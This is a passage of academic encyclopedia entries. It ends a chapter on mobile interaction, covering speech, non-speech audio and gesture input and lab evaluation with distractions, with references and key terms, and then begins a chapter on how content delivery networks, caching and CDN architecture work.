Speech-based input has been nominated as a key potential m-interaction technique for supporting today's *nomadic* (mobile) users of technology (Picardi, 2002; Price, Lin, Feng, Goldman, Sears, & Jacko, 2004; Sawhney & Schmandt, 2000; Ward & Novick, 2003). If offers a relatively eyes-free, and potentially even hands-free, means of interaction and, as such, it is argued that it can heighten the functionality of mobile technologies across a wide range of use contexts (Price et al., 2004). Compared with other forms of m-interaction, speech has been shown to increase mobile users' ability to monitor their physical environment while interacting with mobile devices (Lumsden, Kondratova, & Langton, 2006). Mobile users typically exhibit multitasking behavior where the ability to simultaneously monitor their physical surroundings is often imperative for safety reasons; the increased capacity of users to be cognizant of their physical surroundings is sufficient to render speech-based interaction a worthy candidate of further investigation as a future m-interaction technique for mobile technologies.

Unfortunately, error rates in speech recognition currently retard its widespread adoption (Oviatt, 2000); when used in the field, recognition rates can drop by as much as 20% to 50% (Lumsden et al., 2006; Oviatt, 2000; Sawhney & Schmandt, 2000; Ward & Novick, 2003). Users' perception of the usability and acceptability of speech-based interaction is strongly determined by recognition accuracy (Oviatt, MacEachern, & Levow, 1998; Price et al., 2004). To develop *effective* speech-based interaction for use in mobile contexts is challenging, given that mobile users are typically subject to additional stresses (e.g., variable noise levels and increased cognitive load) (Oviatt, 2000; Pakucs, 2004; Price et al., 2004) and the errors associated with speech recognition are fundamentally different to errors with other interaction techniques (Karat, Halverson, Karat, & Horn, 1999).

Much can be done to increase recognition accuracy and/or to ease error correction in order to render speech recognition more reliable and functional (e.g., Hurtig, 2006; Lumsden et al., 2006; Oviatt, 2000; Price et al., 2004; Sammon, Brotman, Peebles, & Seligmann, 2006). For instance, speech recognition can be supported by complementary input modes to allow for mutual disambiguation of data input under mobile conditions (e.g., Hurtig, 2006; Junqua, 1993; Oviatt, 1999, 2000), and methods for predicting and countering speaker hyperarticulation are being investigated (Oviatt et al., 1998; Pick, Siegel, Fox, Garber, & Kearney, 1989; Rollins, 1985). Furthermore, careful context-specific selection of speech recognition engines can maximize accuracy for a given usage scenario (e.g., Sebastian, 2004; Vinciguerra, 2002) and adoption of an appropriate enrolment (speech recognition engine training) environment—in terms, for example, of microphone, mobility, and environmental noise—can assist in achieving higher levels of accuracy during actual use (e.g., Chang, 1995; Price et al., 2004; Rollins, 1985).

Although speech-based interaction can seem very natural, perhaps more so than any of the other possible m-interaction techniques, it faces a number of environmental hurdles: for instance, ambient noise levels can render speech-based interaction impractical and/or difficult (e.g., Lumsden et al., 2006; Oviatt, 2000; Price et al., 2004) and, for obvious reasons, privacy of data entry is a major concern. When used for both input and output, speech monopolizes our auditory resource—we can listen to non-speech audio while issuing speech-based commands, but it is hard to listen to and interpret speech-based output while issuing speech-based input. That said, given appropriate contextual settings, speech-based interaction—especially when combined with other interaction techniques—is a viable building block for m-interaction of the future.

Non-Speech Audio

Non-speech audio has proven very effective at improving interaction on mobile devices by allowing users to maintain their visual focus on navigating through their physical environment while presenting information to them via their audio channel (Brewster, 2002; Brewster, Lumsden, Bell, Hall, & Tasker, 2003; Holland & Morse, 2001; Lumsden & Gammell, 2004; Pirhonen, Brewster, & Holguin, 2002; Sawhney & Schmandt, 2000).

Non-speech audio, which has the advantage that it is language-independent and is typically fast, generally falls into two categories: *earcons*, which are musical tones combined to convey meaning relative to application objects or activities, and *auditory icons*, which are everyday sounds used to represent application objects or activities. Non-speech audio can be multidimensional, both in terms of the data it conveys, and the spatial location in which it is presented. Most humans are very good at streaming audio cues, so it is possible to play non-speech audio cues with spatial positioning around the user's head in 3D space, and for the user to be able to identify the direction of the sound source and take appropriate action (for example, selecting an audio-representation of a menu item). Non-speech audio clearly supports eyes-free interaction, leaving the speech channel free for other use. However, non-speech audio is principally an output or feedback mechanism; to be used effectively within the interface to mobile devices, it needs to be coupled with an input mechanism. As intimated previously, speech-based input is a potential candidate for use with non-speech audio output; so too, however, is gestural input.

Audio-Enhanced Gestural Interaction

Gestures are naturally very expressive; we use body gestures without thinking in everyday communication. Gestures can be multidimensional: for example, we can have 2D hand-drawn gestures (Brewster et al., 2003; Pirhonen et al., 2002), 3D hand-generated gestures (Cohen & Ludwig, 1991), or even 3D head-generated gestures (Brewster et al., 2003). Harrison, Fishkin, Gujar, Mochon, and Want (1998) showed that simple, natural gestures can be used for input in a range of different situations on mobile devices. Head-based gestures are already used successfully in software applications for disabled users; as yet, however, their potential has not been fully realized nor fully exploited in other applications. There has, until recently, been little use of audio-enhanced physical hand and body gestures for input on the move; such gestures are advantageous because users do not need to look at a display to interact with it (as they must do, for example, when clicking a button on a screen in a visual display). The combined use of audio and gestural techniques presents significant potential for viable future m-interaction. Importantly, gestural and audio-based interaction can be eyes-free and, assuming non-hand-based gestures, can be used to support hands-free interaction where necessary.

A seminal piece of research that combines audio output and gestural input is Cohen and Ludwig's *Audio Windows* (Cohen & Ludwig, 1991). In this system, users wear a headphone-based 3D audio display in which application items are mapped to different areas in the space around them; wearing a data glove, users point at the audio-represented items to select them. This technique is powerful in that is allows a rich, complex environment to be created without the need for a visual display—important when considering m-interaction design. Savidis, Stephanidis, Korte, Crispien, and Fellbaum (1996) also developed a non-visual 3D audio environment to allow blind users to interact with standard GUIs; menu items are mapped to specific places around the user's head and, while seated, the user can point to any of the audio menu items to make a selection. Although neither of these examples was designed to be used when mobile, they have many potential advantages for m-interaction.

Schmandt and colleagues at MIT have done work on 3D audio in a range of different applications. One, *Nomadic Radio*, uses 3D audio on a mobile device (Sawhney & Schmandt, 2000). Using non-speech and speech-based audio to deliver information and messages to users on the move, *Nomadic Radio* is a wearable audio personal messaging system; users wear a microphone and shoulder-mounted loudspeakers that provide a planar 3D audio environment. The 3D audio presentation has the advantage that it allows users to listen to multiple sound streams simultaneously while still being able to distinguish and separate each one (the "Cocktail Party" effect). The spatial positioning of the sounds around the head also conveys information about the time of occurrence of each message.

Pirhonen et al. (2002) examined the effect of combining non-speech audio feedback and gestures in an interface to an MP3 player on a Compaq iPAQ. They designed a small set of metaphorical gestures, corresponding to the control functions of the player, which users can perform, while walking, simply by dragging their finger across the touch screen of the iPAQ; users receive end-of-gesture audio feedback to confirm their actions. Pirhonen et al. (2002) showed that the audio-gestural interface to the MP3 player is significantly better than the standard, graphically-based media player on the iPAQ.

Brewster et al. (2003) extended the work of Pirhonen et al. (2002) to look at the effect of providing non-speech audio feedback during the course of gesture generation as opposed to simply providing end-of-gesture feedback. They performed a series of experiments during which participants entered, while walking, alphanumeric and geometrical gestures using a gesture recognizer both with and without dynamic audio feedback. They demonstrated that by providing non-speech audio feedback during gesture generation, it is possible to improve the accuracy—and *awareness* of accuracy—of gestural input on mobile devices when used while walking. Furthermore, during their experiments, they tested two different soundscape designs for the audio feedback and found that the simpler the audio feedback design, the better to reduce cognitive demands placed upon users.

Extending the work of Brewster et al. (2003), Lumsden and Gammell (2004) designed an audio-enhanced unistroke system to support eyes-free mobile text entry. They performed a series of experiments during which participants entered, while walking, a sequence of four-word phrases without looking at the display of the mobile device. They found that dynamic audio-feedback significantly improved participants' awareness of errors made during text entry; like Brewster et al., they too found that simpler audio feedback design was better able to support participants when entering text eyes-free.

Fiedlander, Schlueter, and Mantei (1998) developed non-visual "Bullseye" menus where menu items ring the user's cursor in a set of concentric circles divided into quadrants. Non-speech audio cues—a simple beep played without spatialization—indicate when the user moves across a menu item. A static evaluation of Bullseye menus showed them to be an effective non-visual interaction technique; users are able to select items using just the sounds. Taking this a stage further, Brewster et al. (2003) developed a 3D auditory radial pie menu from which users select menu items using head nods. Menu items are displayed in 3D space around the user's head at the level of the user's ears and the user selects an item by nodding in the direction of the item. Brewster et al. (2003) tested three different soundscapes for the presentation of the menu items, each differing in terms of the spatial positioning of the menu items relative to the user's head. They confirmed that head gestures are a viable means of menu selection and that the soundscape that was most effective placed the user in the middle of the menu, with items presented at the four cardinal points around the user's head.

EVALUATING INTERACTION DESIGN FOR MOBILITY

Currently, the benefits of field evaluations over lab-based evaluations for mobile applications are subject to considerable debate. Lab evaluations support easier data collection and tighter (or more complete) environmental control. In contrast, it is argued that field evaluations represent a more realistic evaluation context (although this has been shown to not always be the case (Kjeldskov & Stage, 2004)). There is most definitely scope for both types of evaluation. In particular, the greater control offered by a lab environment is especially relevant when evaluating emerging m-interaction techniques such as those introduced above, while contextually rich field evaluations are best suited to testing more complete, robust applications. Evaluation techniques for standard, desktop applications are well established; the same is not true for evaluation techniques suited to assessing m-interaction. Knowledge about evaluation design for m-interaction is, however, rapidly evolving; the following discussion provides an overview of recent developments in appropriate lab evaluation techniques for emerging mobile technologies.

In everyday use, users of mobile applications are—as previously discussed—typically required to monitor and navigate through their physical environment, while avoiding potential hazards. There have been a number of different strategies adopted by which to introduce mobility within a lab evaluation of mobile technology. A popular evaluation set-up utilizes a fixed path around obstacles which experimental participants are required to navigate while interacting with a mobile device (e.g., Brewster et al., 2003; Lumsden & Gammell, 2004; Pirhonen et al., 2002). Instructions are typically fed to participants via the use of a flip chart or projections onto surrounding walls. In some cases, the fixed course is substituted for a treadmill (e.g., Price et al., 2004) or step machine (e.g., Pirhonen et al., 2002).

Kjeldskov and Stage (2004) compared five different lab evaluation techniques: sitting at a table; walking on a treadmill at a constant speed, walking on a treadmill at a variable speed; walking at a constant speed on a course that is constantly changing; and walking at a variable speed on a course that is constantly changing. These five scenarios were designed to cover the five possible combinations of motion (none, constant, varying) and attention level required for navigation (yes or no). They found that participants were best able to find usability problems when seated at a table, which they suggested was because in this scenario, participants could devote more attention to reporting the problems via the think-aloud protocol. They also found that the extent of mobility impacted on participants' experience of workload. In particular, walking on a treadmill at a constant speed did not significantly impact participants' assessment of workload; it was only when an additional cognitive demand was introduced (via variable walking speed, variable path, or a combination of the two) that the effect of mobility was observed. Interestingly, they had expected to see a sharp increase in reported mental demand for the variable course, due to the increased cognitive load associated with walking a dynamic path, but this was not observed during their study. They speculated that this was a result of the fact that they implemented their variable course by having participants follow behind an evaluator who set the variable course, and that this enabled the participants to merely follow the evaluator without really expending much navigational effort. Mustonen, Olkkonen, and Hakkinen (2004) and Mizobuchi, Chignell, and Newton (2005) conducted studies employing similar constructs to some of those outlined above to investigate the affect of mobility on text legibility and input on mobile devices.

Although all these techniques require participants to be mobile, their need to be cognizant of their physical environment is essentially limited—hence, the effect of mobility is reduced to the physical *impact* of motion and ignores extraneous factors that place simultaneous demands on the user. As was previously discussed, mobile technologies are used in complex, changing environments. In terms of experimental design, to render the results of lab evaluations meaningful, it is therefore imperative that attention is paid not only to mobility per se, but also the environment in which that mobility takes place. Increasingly, attempts are being made to incorporate more than just mobility in lab evaluations. Kjeldskov, Skov, Als, and Høegh (2004) evaluated a mobile electronic patient record (EPR) system in a lab-based simulation of a hospital ward and compared this to a similar evaluation in a real hospital ward. Surprisingly, they found that significantly more problems were uncovered in the simulated ward than the real ward. They attribute this to the fact that in the simulated ward, participants were not under the same pressure as nurses in the real ward and so were more amenable and/or able to use note taking facilities to record usability problems.

Crease (2005) defines three types of environmental distraction, effecting different senses, that can influence the use of mobile technology:

- **Passive distractions:** These distract users, but require no active response;
- **Active distractions:** These require a user to respond or react in some way; and
- **Interfering distractions:** These may be passive or active, and they interfere with a user's ability to effectively interact with a mobile device.

In a lab-based environment, it is possible to control distractions to enable researchers to focus on, and measure the effect of distractions on, users' ability to interact with mobile technology. Lumsden et al. (2006) conducted a comprehensive lab evaluation of a multimodal field data entry application for concrete technicians in which they mimicked key aspects of the intended context of use (in their case, a construction site) in their lab using a combination of different types of distraction and mobility. They determined the key elements of a construction site that would potentially impact on use of the mobile application to be: the extent of users' mobility; the extent of environmental noise (typically considerable on a standard construction site); and visual or physical distractions surrounding users of which users have to be cognizant for safety reasons. Reflecting real world use patterns, Lumsden et al. incorporated mobility to the extent that participants had to walk between points in the lab space to collect and enter data into the mobile application. They used a 7.1 surround sound system to deliver construction noises at between 70dB and 100dB (typical of a construction site) and required participants to wear hearing protection, which would be representative of the situation on a real construction site. Finally, to reflect the fact that users would be required to be cognizant of physical environmental dangers (i.e., to ensure that interaction with their application did not so engage users' visual resource that they could not attend to surrounding dangers), they used a series of ceiling-mounted projectors to project photographic images around the walls of the lab space. These images included a series of "safe" construction site photographs (that is, with no heavy equipment) and one "danger" photograph (an image of a cement truck), and were displayed in random sequence, location, and duration around the lab. While using the application to enter data, participants were required to be conscious of the projected images and to maintain a mental tally of the number of "danger" photographs of which they were aware; they reported this tally to the evaluator at the end of the session. Lumsden et al. used a comparison of the actual number of "danger" images projected with the number reported by the participants as a measure of participant awareness. According to the above distraction classification, the environmental noise constituted an *interfering distraction* because it had the potential to interfere directly with a user's ability to interact with the mobile device; in contrast, the visual distractions were a combination of *active distractions* (the "danger" photographs), because they required a specific reaction from participants, and *passive distractions* (the "safe" photographs), because they distracted the participants, but did not require an active response. So, using a well thought out, representative combination of simultaneous passive, active, and interfering distractions affecting both the auditory and visual senses, together with a mobile task set-up, Lumsden et al. were able to abstract key or relevant elements of a construction site and meaningfully represent them within a lab environment. This experimental design shows that it is possible to incorporate key features of actual use contexts within a lab to evaluate novel m-interaction and mobile applications under controlled conditions in which data collection is easily facilitated. As noted by Brewster (2002), further research is required to develop appropriate evaluation techniques for the evaluation of mobile devices in realistic situations, but the above work highlights a clear move in this direction.

CONCLUSION

The future of m-interaction looks exciting and bright if we embrace the possibilities open to us and adopt a paradigm shift in terms of our approach to user interface design and evaluation for mobile technology. This discussion has highlighted some of those possibilities, stressing the potential for combined use of audio and gestural interaction as it has been shown to be an effective combination in terms of its ability to significantly improve the usability of mobile technology.

The applicability of each mode or style of interaction is determined by context of use; in essence, the various interaction techniques are most powerful and effective when used in combination to create multimodal user interfaces that accord with the contextual requirements of the application and user. There are no hard and fast rules governing how these techniques should be used or combined; innovation is the driving force at present. Mindful of their social acceptability, we need to combine new, imaginative techniques to derive the maximum usability for mobile devices. We need to strive to ensure that users control technology and prevent the complexities of the technology controlling users. We need to eliminate the perception that m-commerce is difficult to use. Most importantly, we need to design future m-interaction so that it is easy to use and so that users can focus on the semantics of the task they are using the technology to achieve rather than the mechanics of the technology itself. Furthermore, we need to continue to strive to identify and evolve novel mechanisms for evaluating m-interaction and mobile applications such that evaluation results are meaningful in relation to, and representative of, real use contexts.

REFERENCES

Barfield, W., & Caudell, T. (2001). *Fundamentals of wearable computers and augmented reality*. Mahwah, NJ: Lawrence Erlbaum Associates.

Brewster, S. (2002). Overcoming the lack of screen space on mobile computers. *Personal and Ubiquitous Computing, 6*(3), 188-205.

Brewster, S., Lumsden, J., Bell, M., Hall, M., & Tasker, S. (2003, April 5-10). Multimodal "eyes-free" interaction techniques for mobile devices. In *Proceedings of Human Factors in Computing Systems - CHI'2003* (pp. 473–480). Ft. Lauderdale, FL.

Chang, J. (1995). *Speech recognition system robustness to microphone variations*. Unpublished master's thesis, Massachusetts Institute of Technology, Cambridge, MA.

Cohen, M., & Ludwig, L. F. (1991). Multidimensional audio window management. *International Journal of Man-Machine Studies, 34*(3), 319-336.

Crease, M. (2005, Aug. 30-Sept. 2). Measuring the effect of distractions on mobile users' performance. In *Proceedings of Measuring Behavior 2005: The 5th International Conference on Methods and Techniques in Behavioral Research*, Wageningen, The Netherlands.

Fiedlander, N., Schlueter, K., & Mantei, M. (1998, April 18-23). Bullseye! When Fitt's law doesn't fit. In *Proceedings of Human Factors in Computing Systems - CHI'98* (pp. 257–264), Los Angeles.

Geelhoed, E., Falahee, M., & Latham, K. (2000). Safety and comfort of eyeglass displays. In P. Thomas & H. W. Gelersen (Eds.), *Handheld and ubiquitous computing* (pp. 236-247). Berlin: Springer.

Harrison, B., Fishkin, K., Gujar, A., Mochon, C., & Want, R. (1998, April 18-23). Squeeze me, hold me, tilt me! An exploration of manipulative user interfaces. In

Proceedings of Human Factors in Computing Systems - CHI'98 (pp. 257–296), Los Angeles.

Holland, S., & Morse, D. R. (2001, Sept. 10). Audio GPS: Spatial audio navigation with a minimal attention interface. In *Proceedings of Mobile HCI 2001: Third International Workshop on Human-Computer Interaction with Mobile Devices* (pp. 253-259), Lille, France.

Hurtig, T. (2006, Sept. 12-15). A mobile multimodal dialogue system for public transportation navigation evaluated. In *Proceedings of the 8th International Conference on Human Computer Interaction with Mobile Devices and Services (MobileHCI'06)* (pp. 251-254), Helsinki, Finland.

Junqua, J. (1993). The Lombard reflex and its role on human listeners and automatic speech recognizers. *Journal of the Acoustical Society of America, 93*(1), 510-524.

Karat, C.-M., Halverson, C., Karat, J., & Horn, D. (1999, May 15-20). Patterns of entry and correction in large vocabulary continuous speech recognition systems. In *Proceedings of the Human Factors in Computing Systems - CHI'99* (pp. 568–575), Pittsburgh, PA.

Kjeldskov, J., Skov, M. B., Als, B. S., & Høegh, R. T. (2004, Sept. 13-16). Is it worth the hassle? Exploring the added value of evaluating the usability of context-aware mobile systems in the field. In *Proceedings of the 6th International Symposium on Mobile Human-Computer Interaction (MobileHCI'04)* (pp. 61–73), Glasgow, Scotland.

Kjeldskov, J., & Stage, J. (2004). New techniques for usability evaluation of mobile systems. *International Journal of Human Computer Studies (IJHCS), 60*(5-6), 599-620.

Lumsden, J., & Gammell, A. (2004, Sept. 13-16). Mobile note taking: Investigating the efficacy of mobile text entry. In *Proceedings of the 6th International Symposium on Mobile Human-Computer Interaction (Mobile HCI'2004)* (pp. 156-167), Glasgow, Scotland.

Lumsden, J., Kondratova, I., & Langton, N. (2006, June 29). Bringing a construction site into the lab: A context-relevant lab-based evaluation of a multimodal mobile application. In *Proceedings of the 1st International Workshop on Multimodal and Pervasive Services (MAPS'2006)* (pp. 62-68), Lyon, France.

Mizobuchi, S., Chignell, M., & Newton, D. (2005). Mobile text entry: Relationship between walking speed and text input task difficulty. In *Proceedings of the 7th International Symposium on Human Computer Interaction with Mobile Devices and Services - MobileHCI'05* (pp. 122-128), Salzburg, Austria.

Mustonen, T., Olkkonen, M., & Hakkinen, J. (2004, April 24-29). Examining mobile phone text legibility while walking. In *Proceedings of the Human Factors in Computing Systems - CHI'2004 - Extended Abstracts* (pp. 1243-1246), Vienna.

Oviatt, S. (1999, May 15-20). Mutual disambiguation of recognition errors in a multimodal architecture. In *Proceedings of the Human Factors in Computing Systems - CHI'99* (pp. 576–583), Pittsburgh, PA.

Oviatt, S. (2000). Taming recognition errors with a multimodal interface. *Communications of the ACM, 43*(9), 45-51.

Oviatt, S., MacEachern, M., & Levow, G. (1998). Predicting hyperarticulate speech during human-computer error resolution. *Speech Communication, 24*(2), 87-110.

Pakucs, B. (2004, Sept. 13-16). Butler: A universal speech interface for mobile environments. In *Proceedings of the 6th International Conference on Human Computer Interaction with Mobile Devices and Services (MobileHCI'04)* (pp. 399-403), Glasgow, Scotland.

Picardi, A. C. (2002). *IDC viewpoint: Five segments will lead software out of the complexity crisis* (No. Doc #VWP000148). IDC.

Pick, H., Siegel, G., Fox, P., Garber, S., & Kearney, J. (1989). Inhibiting the Lombard effect. *Journal of the Acoustical Society of America, 85*(2), 894-900.

Pirhonen, P., Brewster, S. A., & Holguin, C. (2002, April 20-25). Gestural and audio metaphors as a means of control in mobile devices. In *Proceedings of the Human Factors in Computing Systems - CHI'2002* (pp. 291-298), Minneapolis, MN.

Price, K., Lin, M., Feng, J., Goldman, R., Sears, A., & Jacko, J. (2004, June 28-29). Data entry on the move: An examination of nomadic speech-based text entry. In *Proceedings of the 8th ERCIM Workshop "User Interfaces For All" (UI4All'04)* (pp. 460-471), Vienna.

Rollins, A. (1985, April 14-18). Speech recognition and manner of speaking in noise and in quiet. In *Proceedings of the Human Factors in Computing Systems - CHI'85* (pp. 197-199), San Francisco, CA.

Sammon, M., Brotman, L., Peebles, E., & Seligmann, D. (2006, Sept. 12-15). Maccs: Enabling communications for mobile workers within healthcase environments. In *Proceedings of the 8th International Conference on Human Computer Interaction with Mobile Devices and Services (MobileHCI'06)* (pp. 41-44), Helsinki, Finland.

Sarker, S., & Wells, J. D. (2003). Understanding mobile handheld device use and adoption. *Communications of the ACM, 46*(12), 35-40.

Savidis, A., Stephanidis, C., Korte, A., Crispien, K., & Fellbaum, C. (1996, April 11-12). A generic direct-manipulation 3d-auditory environment for hierarchical navigation in non-visual interaction. In *Proceedings of ACM ASSETS'96* (pp. 117–123), Vancouver, Canada.

Sawhney, N., & Schmandt, C. (2000). Nomadic radio: Speech and audio interaction for contextual messaging in nomadic environments. *ACM Transactions on Computer-Human Interaction, 7*(3), 353-383.

Sebastian, D. (2004). *Development of a field-deployable voice-controlled ultrasound scanner system*. Unpublished master's thesis, Worcester Polytechnic Institute, Worcester, MA.

Urbaczewski, A., Valacich, J. S., & Jessup, L. M. (2003). Mobile commerce: Opportunities and challenges. *Communications of the ACM, 46*(12), 30-32.

Venkatesh, V., Ramesh, V., & Massey, A. P. (2003). Understanding usability in mobile commerce. *Communications of the ACM, 46*(12), 53-56.

Vinciguerra, B. (2002). *A comparison of commercial speech recognition components for use with the project54 system*. Unpublished master's thesis, University of New Hampshire, Durham, NH.

Ward, K., & Novick, D. (2003, Oct. 12-15). Hands-free documentation. In *Proceedings of the 21st Annual International Conference on Documentation (SIGDoc'03)* (pp. 147-154), San Francisco, CA.

KEY TERMS

Active Distractions: Environmental aspects that require a user to respond or react in some way.

Auditory Icon: Icons which use everyday sounds to represent application objects or activities.

Earcon: Abstract, synthetic sounds used in structured combinations whereby the musical qualities of the sounds hold and convey information relative to application objects or activities.

Interfering Distractions: These environmental aspects may be passive or active and they interfere with a user's ability to effectively interact with a mobile device.

M-Commerce: Mobile access to, and use of, information which, unlike e-commerce, is not necessarily of a transactional nature.

Modality: The pairing of a representational system (or mode) and a physical input or output device.

Mode: The style or nature of the interaction between the user and the computer.

Multimodal: The use of different modalities within a single user interface.

Passive Distractions: Environmental aspects which distract users but require no active response.

Soundscape: The design of audio cues and their mapping to application objects or user actions.

User Interface: A collection of interaction techniques for input of information/commands to an application as well as all manner of feedback to the user from the system that allow a user to interact with a software application.

D

Developing Content Delivery Networks

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

Stergios P. Chochliouros
Independent Consultant, Greece

INTRODUCTION

Over the past decades, the expansion of the converged Web-based facilities/infrastructures, together with new business perspectives, have created new needs for all (potential) categories of end-users. Although various effects were significant in most sectors (European Commission, 2005) the fast progress has, however, promoted more complex issues, especially for the delivery of multimedia-based applications.

It is now a common view that there is a growing need for delivering high-quality services in the scope of liberalized and competitive markets, where multiple factors of different origin (i.e., technological, business, economic, regulatory, social, etc.) can drastically affect further deployment, establishment or upgrading of existing infrastructures and of any possible (innovative) services offered through them, especially if considering the continuous expansion of the broadband perspective (Chochliouros, & Spiliopoulou, 2005). Furthermore, multimedia applications are bandwidth consuming and new applications for absorbing the available assets appear. As the "converged" sector of information technologies, communication, and media industries is currently on the "edge" of a crucial phase of growth, several challenges appear in the global scene: Appropriate infrastructures for delivering mails, exchanging data files (of various forms of content) and simple Web browsing are now required to be adopted and used, to support the streaming of multimedia content and, *simultaneously*, to "compose" a reliable means of transmitting information between several entities (physical and legal persons) using digital facilities.

Although technological advances have enhanced the deployment of faster (lesser latency) and greater (more bandwidth) "network lines" possessing significant advantages, the demands of the extravagant use of Internet from users worldwide (Dilley, Maggs, Parikh, Prokop, Sitaraman, & Weihl, 2002; Shoniregun, Chochliouros, Laperche, Logvynovskiy, & Spiliopoulou-Chochliourou, 2004), together with an extensive variance of services offered, were primary motives for researchers to develop a specific category of modern infrastructures, known as content distribution (or delivery) networks (CDNs) (Hull, 2002; Verma, 2002).

The development of suitable content delivery networking comprises one of the most important challenges in the global networking area, together with the expansion of various IP trends. Content networks influence high-layer network intelligence to efficiently manage the delivery of various forms of data (which is becoming progressively more multimedia in nature). At an initial stage, they were built upon the structure of the public Internet (Saroiu, Gummadi, Dunn, Gribble, & Levy, 2002), to accelerate Web site performance (Johnson, Carr, Day, & Frans Kaashoek, 2000). This option has been fulfilled in numerous cases, and such intelligent network tools can be applied in other beneficial and profitable ways.

According to the present market experience, several definitions may appear to depict both the specific nature and the usage of a CDN. Although some people think of it as the means for "delivery" of streaming video or television over the Internet (or over private networks), others consider it as Web switching or content-switching. An alternative approach suggests that it may be considered as a "way" to improve Web site performance. All possible approaches are real, to a certain extent, according to the specific application. In fact, a CDN is a network optimized to deliver specific content, such as static Web pages, transaction-based Web sites, streaming media, or even real-time video or audio, especially to enable the distribution and the delivery of rich media over wide area networks, such as the Internet or corporate WANs (Tiscali, 2005).

BACKGROUND

Approaches for the Building of CDNs

A CDN is a network of servers that cache or store Web content (i.e., Web pages and embedded objects) and intelligently deliver it to users based on their geographic location. CDN servers are typically collocated with Internet service providers (ISPs) with which the CDN has alliances. When users request content, the request is redirected to the nearest CDN server, where *nearness* is based on expected latency, which is in turn determined by geographical proximity, server load, and network conditions. By delivering content from the edge of the Internet, CDNs speed content delivery, circumvent bottlenecks, and provide protection from sudden traffic surges that can bring down servers, rendering Web sites unreachable (Nottingham, 2000).

Thus, CDNs are an important element of the digital supply-chain for the delivery of information goods. The supply-chain consists of content providers (CPs) that create the content, backbone, and access networks that help transport the content, and CDNs that store and deliver the content to the end-users. Thus, CDNs function as content storage and distribution centres, performing similar functions to those accomplished by distributors/retailer warehouses in traditional supply-chains.

There are two general approaches to build CDNs. The first one is the so-called "overlay model," which replicates content to thousands of servers worldwide. Application specific servers or caches, at various points in the entire network infrastructure, handle the distribution of specific content types (such as Web graphics or streaming video). The core network infrastructure, including two routers and switches, plays no part in content delivery, short of providing basic connectivity or perhaps guaranteed quality of service (QoS) for specific types of traffic. (Good examples are those CDNs deployed by certain world-wide known companies such as Akamai (www.akamai.com), Digital Island (www.digitalisland.net), Speedera (www.speedera.com) and many more].

In various existing cases, most of which are found in business scenarios, a CDN can be quite well considered as an overlay network that is built to deliver content to a distributed audience, which is constructed as a layer on top of the network infrastructure.

The second approach is the so-called "network model." This sets up code to routers and switches so that they can recognize and distinguish specific application types and make forward decisions on the basis of exact predefined policies. Examples of this approach include devices that redirect content requests to local caches or switch traffic coming into data centres to specific servers optimized to serve certain content types. Some content delivery designs use both the network and overlay approaches. IP Multicast is a good example of an early network-based approach to optimizing the delivery of specific content types (Tiscali, 2005).

OPTION FOR THE DEVELOPMENT OF CDNS

Basic CDN Features

A content delivery network mainly intends to fulfill three critical needs (Vakali & Pallis, 2003), and is able to have a strong effect on network or service performances (Dilley et al., 2002). These are listed as follows:

- Decrease of the network traffic, minimization of the bandwidth consumed, and prevention of network congestion effects.
- Minimization of the external latency encountered by the end-users involved in network usage.
- Provision of greater reliability for more effective (and reasonable) availability of the desired content.

To conform to the above targeted requirements, a specific technique is both suggested and implemented in multiple practical cases; in fact, this technique also constitutes a basic "feature" of the corresponding CDN (Rabinovitch & Spastscheck, 2002). This mainly implicates the deployment of surrogate-caching servers, which are able to host the desired content. In such a case, when a client submits a request for specific content, (e.g., from a selected Web server), an appropriate surrogate server—*which is usually close to him in order to "decrease" potential latency effects*- undertakes the task of providing it. Thus, the corresponding data traffic is driven out of the network "core" and the origin server becomes able to serve a minimal number of clients, with the obvious results of payload reduction and notable increase of efficiency performance. In addition, any effort to "keep" or to "preserve" the same content in different servers can provide further assurance that clients involved will be always served—*even in a less efficient way*—independently of the possibility -*or not*- of any operational fail for some among these distinct servers (Barbir, Cain, Douglis, Green, Hoffman, Nair et al., 2003).

At this point of the present work it is quite reasonable and useful to discuss the differences between CDNs and existing Proxy servers. In most cases, the latter are frequently used by enterprises as a form of a "gateway" between the companies' local area networks (LANs) and the Internet. Among other remarkable functionalities (i.e., appliance of firewalls to block undesired traffic, monitoring of the inbound and outbound traffic, etc.) a Proxy server can cache entire Web pages, when these are accessed frequently by the clients of the LAN. Although there are currently significant efforts to enhance the capabilities of Proxy Servers (thus enabling storage of greater amounts of data), the main difference between them and the surrogate servers of CDNs is given as follows: Proxy Servers cache temporally content that will likely be requested by the LAN's members while, on the other hand, a CDN server caches great quantities of data, which is specifically customized by the CDN's administrator to serve any client that will request it, thus alleviating the origin server and providing support to its functionality.

There are several benefits of performing caching activities. Specific features of Web caching make it attractive to all Web participants, including end-users, network managers, and content creators. These result to the following issues:

- Reduction of network bandwidth usage, which can save money for both content consumers and creators.
- Decrease of user-perceived delays, which increases user-perceived value.
- Lightening of loads on the origin servers, thus saving hardware and supporting costs for content providers and consequently providing consumers a shorter response time for noncached resources (Venkataramani et al., 2002).

ARCHITECTURAL ISSUES OF CDNs

Content delivery architecture consists of two primary technologies: intelligent wide area traffic management and caching. The joint effect of these technologies makes certain that content is delivered to the user from the most appropriate location.

Content publishers make out better financially by piggybacking on the economies of scale of a content networking service provider focused on building out their network infrastructures with the following CDN functions:

- Large amounts of primary (and back-up) storage capacity.
- Backup, mirroring, and managing information between file servers.
- Content identification/management in network routers that are "content-aware".
- Distribution of content close to the user (to the extent possible).
- Delivery of broadcast/multicast/streaming; and
- Ability to deliver services such as page reformatting for wireless browsers.

A CDN consists of three independent "building blocks" in addition to the network infrastructure. These are listed as follows:

- **Content routing:** Consists of technologies to match end-users with "the right content from the right place" (i.e., domain name server (DNS) redirection, layer / 4-7 switching and Web cache communication protocol (WCCP); a protocol designed by Cisco to communicate between Cisco routers and caches).
- **Content delivery:** Concerns the entire content workflow, from encoding and indexing to edge delivery, and how to secure and manage content. It can implicate several distinct activities and procedures like: encoding, security/encryption, indexing, media servers, web servers, caching, media client, and content flow.

- **Performance measurement:** The customer utilizing the service needs "proper" feedback on the performance of the CDN, as a "whole." This involves usage of internal measurement technologies as well as external services (such as Nielsen ratings). The measurement is achieved with a combination of hardware—and software-based probes distributed around the CDN, as well as using the logs from the various servers. The performance measurement would be performed on delivery of all types of content: streaming media (live and on-demand) and Web-based content.

